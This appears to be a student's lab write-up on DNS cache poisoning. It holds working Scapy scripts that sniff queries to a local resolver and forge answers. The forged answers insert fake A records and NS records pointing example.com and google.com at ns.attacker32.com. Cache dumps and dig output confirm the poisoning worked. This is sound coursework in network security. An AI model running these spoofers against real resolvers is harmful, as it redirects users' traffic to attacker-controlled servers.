
```
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# cat /var/cache/bind/dump.db | grep "example"
example.com.            691170  NS      a.iana-servers.net.
                                        20220325192429 20220304235843 1618 examp
le.com.
www.example.com.        691170  A       93.184.216.34
                                        20220324162401 20220303115842 1618 examp
le.com.
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# rndc flush
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# cat /var/cache/bind/dump.db | grep "example"
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# cat /var/cache/bind/dump.db | grep "example"
example.com.            863988  NS      ns.attacker32.com.
_.example.com.          863988  A       5.6.7.8
www.example.com.        863988  A       1.2.3.5
root@f935b2760bff:/#
```




```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    ip = IP(dst="10.9.0.53", src=pkt[IP].dst)
    udp = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='5.6.7.8')

    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1,
                 an=Anssec, ns=NSsec1)
    spoofpkt = ip/udp/dns
    send(spoofpkt)
f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt = sniff(iface='br-54af65a09fe8', filter=f, prn=spoof_dns)
```

I was able to successfully add in the attack for the authority server. As you can see I specified 5.6.7.8 as the ip however when sending to the user it defaults through ns.attacker32.com which is why the user receives 1.2.3.5


Attack 4 Adding google.com:



```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    ip = IP(dst="10.9.0.53", src=pkt[IP].dst)
    udp = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='5.6.7.8')

    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1,
                 qdcount=1, ancount=1, nscount=2,
                 an=Anssec, ns=NSsec1/NSsec2)
    spoofpkt = ip/udp/dns
    send(spoofpkt)
f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt = sniff(iface='br-54af65a09fe8', filter=f, prn=spoof_dns)
```



```
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# cat /var/cache/bind/dump.db | grep "example"
example.com.            852160  NS      ns.attacker32.com.
_.example.com.          852160  A       5.6.7.8
www.example.com.        852160  A       1.2.3.5
root@f935b2760bff:/#
```



```
root@3bf1861a1a4a:/# dig m.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> m.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28504
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 41cdb9c7515e4953010000006234da4f7b3038b692004bbd (good)
;; QUESTION SECTION:
;m.example.com.                 IN      A

;; ANSWER SECTION:
m.example.com.          259200  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Mar 18 19:15:27 UTC 2022
;; MSG SIZE  rcvd: 86

root@3bf1861a1a4a:/#
```

For attack 4 I got the same cache results as attack 3 even though I added google.com in the authority section. After emailing Dr Cheng I was told that this was because we query for example.com and therefore other domains will be dropped by the DNS server. However the attack still poisons the DNS server and any query to other sites in that domain (like m.example.com) for example, still routes through ns.attacker32.com